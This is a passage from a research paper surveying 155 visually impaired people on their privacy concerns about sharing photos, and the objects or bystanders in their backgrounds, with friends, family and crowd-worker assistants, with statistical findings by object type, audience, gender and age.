Despite their advantages, human-powered, camera-based assistive applications can pose serious privacy risks. For example, people with VIPs may inadvertently share sensitive

[1] Orcam: www.orcam.com/en/
[2] Color teller: www.brytech.com/colorteller
[3] Seeing AI: www.microsoft.com/en-us/seeing-ai
[4] KNFB Reader: https://knfbreader.com
[5] A typical use case is for a visually impaired person to compose a photo or video and deliberately share it with a human assistant.

information with a human assistant both intentionally (e.g., asking to read a credit card number) or unintentionally (e.g., a credit card may be present in the background). Such sharing can sometimes have serious consequences, e.g., sharing a credit card may lead to identity theft. Although these risks have been acknowledged in prior work [8, 18, 21, 34], they have focused mostly on identifying the kinds of sensitive content shared with volunteers. The privacy concerns of people with VIPs in the context of revealing sensitive information with different kinds of human agents, which can vary with context, is not yet well understood. A deeper understanding of these concerns can provide insight into how AI and human assistance can be leveraged to provide both trustworthy and privacy aware visual assistance to people with VIPs.

In this paper, we report on the privacy concerns of people with VIPs when using human-powered, camera-based assistive systems. We considered the privacy risks of objects both in the foreground (the objects people ask questions about) and background (other objects present in the image not directly associated with the question), and explored privacy concerns when sharing photos or video with three types of human assistants: friends, family members, and crowdworkers (professional agents, mechanical turk workers, and volunteers). We also explored the concerns of people with visual impairments in three common contexts: in the office, in a restaurant, and at home. Specifically, we focus on the following research questions:

R1: What are the privacy concerns of people with visual impairments in the context of background objects that are inadvertently captured and included in photos sent to human assistants?

R2: While using such technologies, how do their privacy concerns vary for different classes of background objects and the type of human assistants (friends, family, volunteers or crowd-workers)?

To answer these research questions, we conducted an online survey with 155 visually impaired participants examining three everyday scenarios in the context of three different types of human assistants. Participants were assigned to a between-subjects survey instrument based on the type of assistant (friend, family member, and crowd-worker). The scenarios were studied within subjects (home, office, and restaurant). We conduct a quantitative analysis of their privacy preferences as well as a qualitative analysis of the reasons participants provided for their preferences.

Our participants reported significant privacy and security concerns for information captured in the background. Their information-disclosing behaviors depended on the nature of the background objects present in the image as well as the types of human assistants. For example, participants were more concerned about maintaining a good impression with their friends compared to family. Participants, however, also reported being more concerned about sharing personally identifiable information with crowd workers compared to their friends or family members. Interestingly, participants were also more concerned about the privacy of other people compared to their own. Our findings have important implications for the design of camera based assistive devices. Despite their potential for 'good', such technologies can also violate the security and privacy of the very people being assisted. We discuss how such systems need to be 'humanized' so as to assist, and not harm, their users.

2 Related Work

In this section, we present related work on camera-based assistive solutions and their privacy issues.

2.1 Camera-based assistive applications

We focus on two primary design paradigms for camera-based assistive technologies: automated assistive systems and human-powered assistive systems.

2.1.1 Automated assistive systems

Various kinds of camera-based assistive technologies have been developed to assist people with VIPs in their daily tasks. Such technologies include object identifiers[6] [45] and barcode readers,[7] [52] text readers,[4] color readers,[2] money readers,[8] and crowd-sourced visual question-answering systems [1, 2] for multiple purposes such as identifying objects, reading prescriptions, and answering subjective questions. Camera-based assistive solutions also assist people with VIPs in their social interactions by recognizing faces and facial attributes of people in the vicinity [25, 43, 50]. Since the hands-free nature of wearable cameras offers improved accessibility [75], researchers have also developed various camera-assisted prototypes [23, 51, 62] for people with VIPs on wearable and augmented reality devices. Although people with VIPs are quickly adopting automated systems, most applications work best with high-quality photos and ample lighting, rightly angled compositions, and fully captured subjects [45]. Capturing such photos, however, is particularly challenging for people with VIPs. Therefore, several camera-based applications have been proposed to assist people with VIPs in taking photos. To capture a high-quality picture, these applications automatically guide users to improve the focus, lighting, or composition [5, 44, 72].

Unfortunately, automated systems have their limitations; systems sometimes provide inaccurate answers and may lack detailed descriptions when expected [9]. For example, the user may want to know the temperature on a thermostat

[6] Aipoly: www.aipoly.com
[7] i.d. mate: www.envisionamerica.com
[8] LookTell: www.looktel.com

whereas the automated application may just respond *"thermostat."* Because of the limited capabilities of automatic systems, users find communicating with a human more reliable [12].

2.1.2 Human-powered visual question answering systems

To address issues with automated assistive technologies, crowd based systems are becoming more popular among people with VIPs. Visual Question Answering (VQA) seeks to automatically answer visual questions from a given image and the user's question using computer vision and natural language processing [11, 32]. Currently, most models are trained on images taken by sighted people that are not representative of those taken in assistive systems for people with VIPs. Hence, no such VQA systems have been developed yet to assist people with VIPs. As an alternative, people with VIPs get nearly real-time visual assistance with their visual questions with the help of a human assistant [1, 2, 16]. Such applications allow visually impaired users to send pictures or make video calls for getting answers to their visual questions from a sighted crowd-worker or volunteer. Currently, among the two popular human-sourced services, Be My Eyes [2] connects blind persons with untrained volunteers through a free service. In contrast, Aira [1] connects visually impaired users with paid, trained professional agents.

To provide greater support to visually impaired users, VizWiz Social [20] expands the initial VizWiz application by including friend-sourced answers (using Twitter, Facebook, or email from their known contacts) along with crowd-sourced answers (Mechanical Turk, IQ Engines). Friendsourcing removes the financial cost of the crowd-sourced service and helps to improve the quality and trustworthiness of the answers received [59]. Friends and family may be able to answer questions better because they know the question asker. However, 'friendsourcing' has a social cost as the users might feel they appear less independent or may want to avoid feeling like a burden on their friends and family. To address this problem, Brady et al. [18] introduce the idea of social microvolunteering, a type of intermediate friendsourcing in which a volunteer who participates ask his networks of friends to answer a visual question on behalf of a visually impaired person. It also provides faster responses than friendsourcing. In our work, we consider three different types of human assistants (friends, family members, and volunteers or crowd-workers) and focus on better understanding the preferences of people with VIPs while seeking help from various types of human assistants.

2.2 Privacy concerns

We now discuss related work on privacy in the context of assistive technologies in general, camera based assistive technologies, and human assistant based assistive technologies.

2.2.1 Privacy concerns with assistive technologies

As people with VIPs continue to leverage assistive technologies in their routine lives, this leads to the question of what privacy issues emerge and how we, as designers, can best design for the privacy of this particularly vulnerable population. Several studies report that people with VIPs have concerns about aural and visual eavesdropping when using screen readers and screen magnifiers [6, 13, 46]. They often use headphones and screen occlusion software to protect themselves from other people eavesdropping on their devices [8, 13]. Prior work also discussed how simply possessing assistive devices may invite privacy-invading questions (e.g., "how did you lose your sight?") or unwanted attention [68]. Ahmed et al. explored the privacy and security concerns of people with VIPs that are not solved by current technology and suggested new directions for improving camera-based assistive systems [6]. Other works also investigated the physical safety concerns of individuals with VIPs [8, 21]. Researchers also focused on the privacy challenges people with VIPs face while using digital finance technologies such as ATMs [24, 69].

2.2.2 Privacy issues with cameras

More specific to video based assistive technology, camera-based assistive devices can collect rich visual information and create additional privacy risks for both the device user and bystanders. Such risks might have a much higher impact on visually impaired people because they cannot review the content of photos before sharing [6] or they might be less aware of when such situations might occur [8, 21]. Malicious parties can use malware to record photos or video of private spaces and blackmail the device owner [71]. Computer vision-based technologies for assistive purposes may also impose serious privacy risks for the bystanders while recognizing faces for people with VIPs. Face recognition may lead to identity theft [4] and issues of bias related to race [26] and age [10]. Ahmed et al. investigated the concerns of bystanders while information about them is shared through camera-based assistive technologies to a visually impaired person [7]. We address the concerns people with VIPs have while sharing information about themselves and bystanders through camera-based assistive technologies. We are also interested in learning how concerned people with VIPs are about the privacy of others (i.e., the bystanders).

Privacy issues with human-assisted solutions. In real time crowd-sourced assistive systems, users are limited in the amount of time to review the content they are sharing and might capture and share sensitive information mistakenly [15, 53]. Such incidents potentially put the user at risk of identity theft, blackmail, and other information-based attacks. Lasecki et al. have demonstrated the risks of trusting crowd workers with sensitive information [54]. They showed that

workers can be engaged in potentially malicious tasks for personal gain, such as copying a credit card number from another task. Branham et al. described an incident when a visually impaired user was threatened by the volunteer who asked for her location [21]. Several works reported situations when a visually impaired user inadvertently shared images containing private information with a crowd-worker, sometimes without understanding either the risk or that sensitive information is being captured [8, 33, 34].

Our work addresses the latter risk when the visually impaired person unintentionally captures sensitive information and shares it with a human assistant. The images must contain the foreground objects for the human assistant to answer the question and are deliberately chosen while understanding some of the privacy risks. However, background objects (or people) can pose a much greater privacy risk since they were not intended to be shared with the volunteer. Moreover, our work provides insight into what should be shared (or not) as background objects depending on the human-sourced assistive technologies with the goal of better understanding their privacy concerns and, therefore, providing design recommendations to develop assistive devices for avoiding inadvertent sharing of private visual information.

3 Method

We now describe our survey and data analysis procedures.

3.1 Survey study

To answer our research questions, we conducted an online survey on the privacy and security concerns of people with VIPs who share images using camera-based assistive technologies. In the survey, we considered three different human-sourced assistive technologies by varying the type of human assistant (a family member, a friend, and a volunteer or crowd-worker) and conducted a between-subjects survey through random assignment based on these three types of assistants. Each of these surveys had three within-subjects (randomly ordered) scenarios (home, office, and restaurant) with each having questions about possible foreground and background objects in the image. Participants took approximately 20–30 minutes to complete the survey.

3.1.1 Selection of scenarios

Our surveys captured peoples' concerns related to sharing information across three different scenarios: in home (located within a residential space), office (located at the place of employment), and restaurant (located at a dining establishment) settings. These scenarios were grounded in prior studies. Church and Oliver found that more than 70 percent of mobile information seeking was performed in familiar contexts such as at home or the office [27]. Abdolrahmani et al. reported the use of mobile devices and assistive applications by people with VIPs in restaurants, home, and office scenarios [3]. These scenarios are representative of real-life engagements for people with VIPs in private, semi-private, and public places respectively. Each participant was presented all three scenarios (within-subjects) in random order.

3.1.2 Foreground and background object selection

In the survey, we referred to the objects that users ask the question about as "foreground" objects (primary objects) and the objects which are present in the photo but not primary objects as "background" objects. To determine the list of foreground and background objects included in the survey, we first explored the VizWiz dataset [34]. This dataset is derived from a natural visual question answering system where visually impaired users took images and recorded spoken questions and sent them to crowd workers. Since most camera-assisted technologies follow a similar approach, the publicly available VizWiz dataset illustrated common privacy issues that may arise while using such a service.

The dataset comprises 20,000 publicly available images and the associated questions (as text) about the images. This dataset was cleaned and released by the authors so as to remove any images with sensitive information. To reduce bias in our selection of objects, we contacted the authors and obtained these sensitive images (200). These images had the sensitive portions redacted but contained enough information about the type of object (e.g., faces were blurred). We randomly selected 1,000 images from the publicly available images along with the 200 sensitive images. Two researchers individually categorized the images into groups. They then met and came to consensus on a representative set of groups. After analyzing the dataset, we observed five major privacy violations as foreground objects or background objects in the images: address information (e.g., on envelopes), prescription labels, credit card information, contents of digital screens (e.g., computer screen), and the presence of the face or other body parts of the user (as well as of bystanders). Our selected foreground and background objects are thus representative of the objects and questions asked by people with VIPs as also observed in prior studies [19, 33].

In each scenario, we assumed only one foreground object in the image, since that is the typical use case when asking questions in such systems. We included objects that are the combination of sensitive, personally identifiable, financial, and miscellaneous objects that people asked questions about in the VizWiz application. Later, we listed 10 background objects that could possibly be present in the image along with the foreground object in that given scenario. The selection of the background objects for each scenario varied slightly; six objects were common to all scenarios whereas the rest were specific to the scenario description. For example, we added 'restaurant bill' for the restaurant scenario but did not include

that in the other two scenarios. Table 1 describes background and foreground objects used in the three scenarios.

3.1.3 Measuring privacy concern

We asked the following three questions (paraphrased) for each scenario (see Appendix A for our survey instrument):

Q1. *How comfortable would you feel asking for help (about a foreground object) from a sighted assistant by sharing an image?* This question varied slightly based on the scenario. Participants were asked to select from a 5-point Likert scale: (1) extremely uncomfortable (2) somewhat uncomfortable (3) neither uncomfortable nor comfortable (4) somewhat comfortable (5) extremely comfortable.

Q2. *How comfortable would you feel if the following background objects were present in the image?* This question varied slightly based on the foreground object and the scenario. The question used the same Likert scale mentioned above.

Q3. *Please briefly explain your selection above.* This was an open-form question. Participants were asked to explain their selections for feeling comfortable or uncomfortable while sharing photos or videos with a human assistant.

3.1.4 Organization of the survey

The survey consisted of 32 questions in both open-ended and close-ended form. The survey instrument was organized as follows (see Appendix A for the survey instrument):

- Consent form.
- Questions about which (if any) electronic devices and assistive technologies the participant uses, how frequently they use the camera and share images online, and questions on their level and duration of visual impairments.
- Questions about the kind of help they seek from sighted people, whether they shared images or made video calls to a sighted person for seeking help, and what questions they usually ask.
- Three scenarios, presented in random order (within subjects), each with three questions about the foreground object, background objects (in random order), and an explanation for their selections. Note that each participant was assigned to a single assistive technology (type of human assistant), and these questions were asked in the context of one kind of human assistant.
- Questions about whether they had ever shared a photo containing sensitive information and their most recent experience sharing an image with a sighted person.
- Five demographic questions (age, gender, race or nationality, education, and occupation).

3.1.5 Recruitment

The survey was conducted on Qualtrics (an accessible survey platform) over a period of one month between August and September 2018. We shared our recruitment sign-up form through email lists of various organizations including the National Federation of the Blind (NFB) and the American Council of the Blind (ACB). We asked visually impaired assistive technology users to sign-up through a form provided if they met the following criteria: participants had to be (1) living in the United States for at least five years to help control for cultural variability [48]; (2) 18 years of age or older; and (3) visually impaired. Researchers screened the qualified participants and personally emailed each participant a unique survey link. The link was not reusable, and each participant could participate in the survey only once.

3.1.6 Sample validity considerations

The survey was shared only with a curated list of VIPs managed by reputable organizations. NFB and ACB reviewed our study information for relevance and then forwarded our recruitment email to their mailing lists. Based on organization membership and list curation our recruitment email went to only those people who had VIPs. Next, one researcher interacted with each individual participant and inquired about their level of visual impairment and blindness. Additionally, we recruited (or retained the data of) only those participants who sufficiently described their level of VIPs in their free-text responses in our survey and sign-up instruments. Finally, our compensation structure (see Section 3.1.7) was chosen in part to provide high-quality responses.

3.1.7 Compensation and ethical considerations

We recruited the participants from different organizations and could not anticipate the number of participants before initiating the survey. Therefore, we picked a random-drawing approach as opposed to a straight payment, and the participants were told upfront about the compensation in the recruitment email as well as the consent form. A raffle-based approach is also less likely to invite abuse and instead stimulate voluntary participation and high-quality answers [17]. After collecting 155 responses, we performed the random drawing, selected 15 (10%) participants, and sent $20 Amazon e-gift certificates to each of them. We emailed them the link of the e-gift certificates within three days of performing the random drawing. The study and compensation scheme was approved by our institution's ethics review board (IRB).

3.1.8 Pilot study

We conducted an in-person online survey and a follow-up interview with four male individuals to identify any accessibility issues with our survey instrument. Three of the pilot

Scenario	Foreground object/task	Background objects
Restaurant	Identifying the type of soda can	Credit card; Your face or body part; Restaurant bill; The book you were reading; Other people sitting at the next table; Other foods you ordered; Medical prescription; Messy area; Laptop screen; Your reflection on a laptop screen
Office	Differentiating similar sized medicine bottles	Medical prescription; Your face or body part; Credit card; Mail containing your and your friend's addresses; Messy area; Photo frame with your family picture; Laptop screen; Official documents, Your co-worker's face or body part; Food items
Home	Matching scarf/tie with dress/suit	Your face or body part; Mail containing your and your friend's addresses; Credit card; Messy area; Photo frame with your family picture; Laptop screen; Medical prescription; Your reflection in the laptop screen; The book you were reading; Food items

Table 1: List of foreground and background objects

participants were blind and one had low vision. Their ages ranged from 25 to 55-or-older with full-time employment. Three participants participated in the survey using computers and one from a mobile phone. They used Jaws and Google's TalkBack as screen readers. We requested them to point out any accessibility issues they faced while participating in the survey. We also requested that they suggest improvements to our survey. The pilot study took around 40–60 minutes for each participant. Participants were compensated with $20 cash for participating in the pilot.

We conducted the pilot study in two phases, interviewing two participants at each phase. We identified any accessibility issues in the first phase and conducted the second phase with the revised version. In the first phase, participants reported varying levels of accessibility issues they faced in the survey, such as difficulties in navigating through the text fields, not having a progress bar, and minor confusion about the wording of some questions. We addressed the issues mentioned by the participants after the first phase and conducted the second phase one week later. At this phase, the participants did not raise any accessibility issues and thus we finalized the survey. During the follow-up interview, participants also suggested the modification of the list of objects based on the scenario, and we modified the existing objects based on their suggestions.

3.2 Data analysis procedure

We now describe our quantitative and qualitative analysis procedures.

3.2.1 Quantitative analysis

We used non-parametric versions for all of our statistical tests as our data do not meet the assumptions of parametric tests, such as normality and equal variance of errors. We have one dependent variable (comfort level for sharing information) and several independent variables (human assistants, scenarios, objects). To analyze our data, we conducted an overall Kruskal-Wallis test (for multiple groups and between subjects), a Wilcoxon rank sum test (for two groups and between subjects), a Friedman rank sum test (for multiple groups and within subjects), and a Wilcoxon signed rank test (two groups within subjects) across all conditions to see if there was any significant difference in the measured variables among the conditions. We followed the Kruskal-Wallis tests with a Dunn's post hoc test with a Benjamini-Hochberg correction, where we compared specific pairs. For the Friedman rank sum test, we performed a pairwise Wilcoxon signed rank test as the post hoc test.

3.2.2 Sample size power analysis

We performed a power analysis to estimate the sample size required to produce statistically significant findings. The analysis showed that 50 participants per condition would provide enough statistical power to detect 0.25 ('small') sized effects ($\alpha = 0.05, 1 - \beta = 0.90$).

3.2.3 Qualitative analysis

All qualitative answers were independently coded in a bottom up approach by two researchers. The researchers met weekly to iteratively and redundantly code a subset of open-ended responses from the survey. Each subset comprised of a combination of the audience and scenario. The researchers coded each response into one of seven reasons for their information sharing practices: 'burden' (does not want to bother family or friends), 'impression' (does not want to feel embarrassed or awkward), 'indifferent' (does not mind if information is shared), 'relevance' (does not want to share any unnecessary information), 'professionalism' (does not want to share with volunteers), 'trust' (has more faith in friends or family members), and 'security' (does not want identity to be compromised). The researchers computed Cohen's Kappa among two raters for each subset, and discussed disagreements after coding a subset of qualitative data. After two rounds of redundant coding, the researchers reached an acceptable average pairwise Cohen's Kappa score of 0.8 or greater for each subset combination of audience and scenario.

4 Findings: Quantitative Analysis

We now present our quantitative findings based on our statistical analyses. We first report our participants' demographics relative to their technology usage. Next we present findings about the types of content participants were selectively disclosing and concerns related to disclosure behavior. We then present findings about the audiences participants were selectively disclosing to and emergent issues related to audience and disclosure. Finally we present additional factors that affect information disclosure.

4.1 Demographics and technology usage

A total of 165 people participated in our survey, although some participants did not complete the survey. After removing the incomplete responses, our final sample for the study comprised 155 participants with visual impairments. Of these participants, 54 received the 'friends' condition, 50 received the 'family' condition, and 51 received the 'volunteer or crowd-workers' condition. Of these 155 participants, 92 (59.4%) identified themselves as female and 63 (40.6%) as male. Among our participants, 44 (29.3%) were between 18-to-34 years old, 50 (33.3%) participants were between 35-to-54 years old, and 56 (37.4%) of the participants were 55 years or older. As for their professional background, 56 (37.6%) participants reported being employed full-time, 31 (20.8%) as retired, 26 (17.4%) as unemployed and looking for work, 24 (16.1%) as employed part-time, and 12 (8.1%) as a student. Among the participants, 101 (61.2%) were totally blind, whereas 64 (38.8%) live with different levels of VIP such as 'low vision' and 'blind in one eye and low vision in the other.' More than half of the participants, 96 (60.4%), were visually impaired since birth, whereas the rest became visually impaired afterward: 34 (21.4%) since childhood, 15 (9.4%) since early adulthood (18-40 years old), 11 (6.9%) since middle adulthood (41-60 years old), and 3 (1.9%) since late adulthood (61+ years old).

Participants also reported their use of various camera-based assistive technologies and their assistance-seeking behaviors. Some of the most popular assistive technologies used by the participants were Seeing AI (80%), TapTapSee (70.3%), BeMyEyes (69.6%), and KNFB Reader (65.8%). Almost all participants, 144 (96%), reported using assistive technologies for more than a year. To explore the role of human assistance in their lives, participants were asked whom they usually asked for help and their purposes of seeking help from them. The primary sighted supporters for people with VIPs are family and friends (133, 80%), although a majority of participants reported receiving help from volunteers or crowd-workers as well (100, 65%). Only four (2.4%) participants reported never seeking help from anyone, and we excluded their data from the analysis. Participants also reported how they sought help from sighted people: 122 (81.8%) for reading documents , 101 (67.7%) for identifying objects, 95 (63.7%) for identifying color, and 46 (30.8%) for seeking subjective opinions (e.g. how the participant looked in new clothing).

4.2 Selective content disclosure

To understand whether the type of background content has any effect on the sharing preference of users, we analyzed the mean comfort-level scores for two different types of content within images: 1) background objects and 2) people inadvertently captured in images (i.e., bystanders). Next, we will discuss the concerns of people with VIPs in relation to different types of objects and people in the background of images.[9]

4.2.1 Concerns with objects in the background

We categorized the background objects in our survey into four types: (1) Personally Identifiable Information or PII (credit card numbers, bills, mail showing one's address, and official documents) [55], (2) objects affecting one's impression management (mess, medical prescriptions),[10] (3) general objects (food, books), and (4) laptop screens.

Figure 1 illustrates participants' comfort levels for various classes of objects. As expected, we found that participants are least comfortable sharing their PII and most comfortable sharing general objects. People also show a higher concern about the objects that may impact their impression management. We conducted an overall Friedman rank-sum test and detected that at least one statistically significant difference exists between attributes ($\chi^2(1) = 169.2, p < 0.0001$). Next, we conducted pairwise Wilcoxon Signed-Rank tests with a BH correction to detect any significant differences for background objects. For all comparisons, pairwise tests reveal significant differences. Figure 1 indicates the mean value and 95 percent confidence intervals for each category of object. From the figure we can observe that the differences in average comfort level between PII ($\mu = 2.4, \sigma = 1.45, 95\%$ CI $[2.3, 2.5]$) and general objects ($\mu = 4.0, \sigma = 1.16, 95\%$ CI $[3.9, 4.1]$) is large and significant ($p < 0.0001$). The comfort level for objects that can affect impression ($\mu = 2.9, \sigma = 1.43, 95\%$ CI $[2.8, 3.0]$) is slightly lower than the comfort level of laptop screens ($\mu = 3.1, \sigma = 1.34, 95\%$ CI $[3.0, 3.3]$) and the difference is significant ($p < 0.0001$).

Overall, we can see that participants were uncomfortable with PII and impression management-related objects in the background. They were somewhat comfortable with laptop

[9] We tested for the interaction between the scenario and the concerns with background objects, and did not find statistically significant results. As we suspected, the particular scenario or foreground objects did not appear to affect comfort levels related to background objects and we omit those findings.

[10] In our qualitative data, participants consistently expressed concerns about how showing a mess or one's prescription information would affect other people's opinions of them.




Figure 1: Differences in comfort levels for objects




Figure 2: Differences in comfort levels for self and bystander

screens appearing in the background, and very comfortable with general objects in the background.

4.2.2 Concerns with people in the background

To understand the concerns with sharing photos that capture people in the background, we considered two types of content pertaining to people: 'self-disclosure' (e.g., reflection of the participant's face on the laptop screen, capturing the participant's face or body part, or a photo frame with a picture of the participant) and 'bystanders' in the photo (e.g., other people in a restaurant or the face or body part of a colleague). Figure 2 shows the comfort levels for the two types of people captured in the background. Surprisingly, our analysis found that participants were *more comfortable* revealing themselves ($\mu = 3.6, \sigma = 1.31, 95\%$ CI $[3.5, 3.7]$) than bystanders ($\mu = 3.0, \sigma = 1.4, 95\%$ CI $[2.9, 3.2]$) to human assistants. A Wilcoxon signed rank test showed that this difference was statistically significant ($V = 4722, p < 0.001$).

4.3 Selective audience disclosure

To explore the effect of the social relationship on participants' information sharing preferences, we analyzed the interaction between the different types of background information




Figure 3: Differences in comfort levels for human assistants

with the type of human assistant. We first conducted the Kruskal-Wallis test appropriate for between-subjects data to test for overall differences by type of human assistant. The test revealed the information-sharing preferences of our participants significantly differ for the three different human assistants ($\chi^2(1) = 14.338, p < 0.001$). Next, we conducted Dunn's post-hoc pairwise tests with BH correction to detect any significant differences in information-sharing preferences for human assistants. Pairwise Dunn's tests showed that they were all statistically different from each other except for the difference between friends and crowd workers, meaning that participants had similar privacy concerns for friends and crowd workers. The significant difference between family and other forms of human-assistants indicates higher trust for family members in general. Figure 3 shows the comfort levels for three types of human-assistants. The figure indicates similar comfort levels for friends ($\mu = 3.1, \sigma = 1.35, 95\%$ CI $[3.0, 3.2]$) and crowd-workers ($\mu = 3.1, \sigma = 1.51, 95\%$ CI $[3.0, 3.1]$), which are different ($p < 0.001$) from family ($\mu = 3.3, \sigma = 1.53, 95\%$ CI $[3.2, 3.4]$). Overall, participants are slightly more comfortable if family members see sensitive objects compared to other assistants.

4.3.1 Interaction between audience and type of person captured

To understand how sharing preferences for audience might differ based on the type of person captured, we conducted an overall Kruskal-Wallis test and detected significant differences in comfort when sharing images with different human assistants ($\chi^2(1) = 8.2813, p < 0.05$). These differences are illustrated in Figure 4. A Dunn's post-hoc analysis similarly showed the non-significant relationship between friends and volunteers, and a slightly (and significantly) higher comfort level with family compared to the other two assistants. Looking specifically at the person categories, this difference was significant for self-information (Kruskal-Wallis $\chi^2(1) = 9.1969, p < 0.05$) but not for bystanders. The Dunn's post-hoc test revealed significant differences between family ($\mu = 3.8, \sigma = 1.38, 95\%$ CI $[3.6, 3.9]$) and friends ($\mu = 3.5, \sigma =$




Figure 4: Interaction between type of person captured and human assistants




Figure 5: Interaction between objects and human assistants

1.17, 95% CI [3.4, 3.7]) as well as with crowd-workers (μ = 3.5, σ = 1.36, 95% CI [3.4, 3.7]). Overall, participants were slightly more comfortable sharing images with themselves in the background with family members than with others. With bystanders, however, the type of audience did not appear to matter. Although a larger sample may have detected a difference, we expect this difference to be small.

4.3.2 Interaction between audience and objects

Next we study whether sharing preferences for audience might differ based on the type of object captured in the background. We found a significant association between the sharing preference of different background objects and the type of human assistant (see Figure 5). We conducted an overall Kruskal-Wallis test and observed significant differences in the sharing preference with audiences for PII, impression management, and general objects (PII: $\chi^2(1) = 26.07, p < 0.001$, impression management: $\chi^2(1) = 12.627, p < 0.001$, general: $\chi^2(1) = 13.181, p < 0.001$). No significant relationship was found for sharing laptop screens with audiences.

Next, for all groups of objects (other than laptop screens) we conducted Dunn's post-hoc pairwise tests with BH correction to detect any significant differences for different audiences. For PII, we observed significant differences ($p <$ 0.0001) between all pairs but family and friends, with participants being much more uncomfortable with volunteers as compared to friends and family. For impression management, we found a statistically significant difference ($p < 0.001$) only between family and friends. For the general objects, we found significant differences ($p < 0.01$) between friends and crowd workers, and also between family and crowd workers.

Figure 5 shows participants were more comfortable sharing general objects with crowd-workers (μ = 4.2, σ = 1.13, 95% CI [4.0, 4.3]) than with friends (μ = 3.9, σ = 1.07, 95% CI [3.7, 4.0]) and family members (μ = 3.9, σ = 1.26, 95% CI [3.7, 4.1]). It is also evident that participants were the least comfortable sharing PII with crowd-workers (μ = 2.1, σ = 1.41, 95% CI [2.0, 2.2]) compared to friends (μ = 2.5, σ = 1.42, 95% CI [2.3, 2.7]) and family (μ = 2.7, σ = 1.59, 95% CI [2.5, 2.8]). The figure also indicates that participants are less comfortable sharing information with their friends (μ = 2.6, σ = 1.29, 95% CI [2.4, 2.8]) related to their impression compared to family (μ = 3.1, σ = 1.53, 95% CI [2.9, 3.3]) and crowd-workers (μ = 2.9, σ = 1.41, 95% CI [2.7, 3.0]), although the difference between friends and crowd-workers was only marginally significant (p = 0.054).

Overall, participants were *less* comfortable with volunteers when it came to inadvertent disclosures with PII, which would make sense in the context of worries about identity theft. However, in the case of impression management, they were more concerned with sharing these with friends, likely because impression management is less concerning with family and anonymous volunteers, and people might be least comfortable with friends when it came to one's living conditions or medications.

4.4 Additional factors associated with information disclosure

In this section, we will report on how demographic factors such as age, gender, and severity of visual impairments impact our participants' information disclosure practices.

4.4.1 Gender

We provided an open-text option to collect the gender of the participants in the survey. After coding the responses, we found all the participants identified themselves as either male or female. Overall, our female participants were slightly less comfortable (μ = 3.1, σ = 1.5, 95% CI [3.0, 3.1]) than the male participants (μ = 3.3, σ = 1.4, 95% CI [3.2, 3.4]) in sharing information with human assistants. We conducted an overall Wilcoxon rank sum test (between subject, two groups) and found the difference is statistically significant (W = 1984000, $p < 0.001$).

We also analyzed the effect of gender on the sharing preference for each group of objects. The differences in disclosing different background objects for male and female participants does not reveal any statistically significant differences except for impression management ($W = 87438, p < 0.0001$). Female participants were less comfortable ($\mu = 2.6, \sigma = 1.3, 95\%$ CI $[2.5, 2.7]$) to share information that may affect their impression (e.g., mess and medical prescription) as compared to male participants ($\mu = 3.2, \sigma = 1.4, 95\%$ CI $[3.0, 3.3]$). Overall female participants were slightly less comfortable in disclosing background information compared to male participants, although the difference was mainly attributable to information related to impression management, in which case the difference was sizeable.

4.4.2 Age

To simplify the analysis, we categorized the participants into three age groups: 18–34, 35–54, and 55 and older. Our findings suggest that the participants aged 18–34 have the least concerns about sharing background information and the group 55 to older are the most concerned. We conducted a Kruskal Wallis test (between subject, three groups), and the result shows that the concerns of disclosing background information with different audiences differs for the three age groups ($\chi^2(1) = 39.534, p < 0.0001$). We conducted Dunn's post-hoc pairwise tests with BH correction to detect the significant differences in information sharing preferences among the age groups. We observed that the participants from age group 18–34 ($\mu = 3.4, \sigma = 1.52, 95\%$ CI $[3.3, 3.4]$) have slightly less ($p < 0.0001$) concerns about disclosing information with human assistants compared to the group aged 35–54 ($\mu = 3.2, \sigma = 1.47, 95\%$ CI $[3.1, 3.3]$). Similarly, participants from age group 35–54 ($\mu = 3.2, \sigma = 1.47, 95\%$ CI $[3.1, 3.3]$) have slightly less concerns ($p < 0.0001$) about disclosing information with human assistants compared to the group 55 or older ($\mu = 3, \sigma = 1.42, 95\%$ CI $[2.9, 3.0]$). Thus, each group was slightly less concerned than the next older age group.

We explored the interaction of age and type of background object and found a significant difference ($p < 0.005$) for PII, self, and general objects. For all three groups, we observed the participants aged 55 or older are more concerned about disclosing information to human-assistants compared to the participants aged 18–34. Findings indicate younger participants have less privacy concerns compared to older ones.

4.4.3 Level of visual impairment

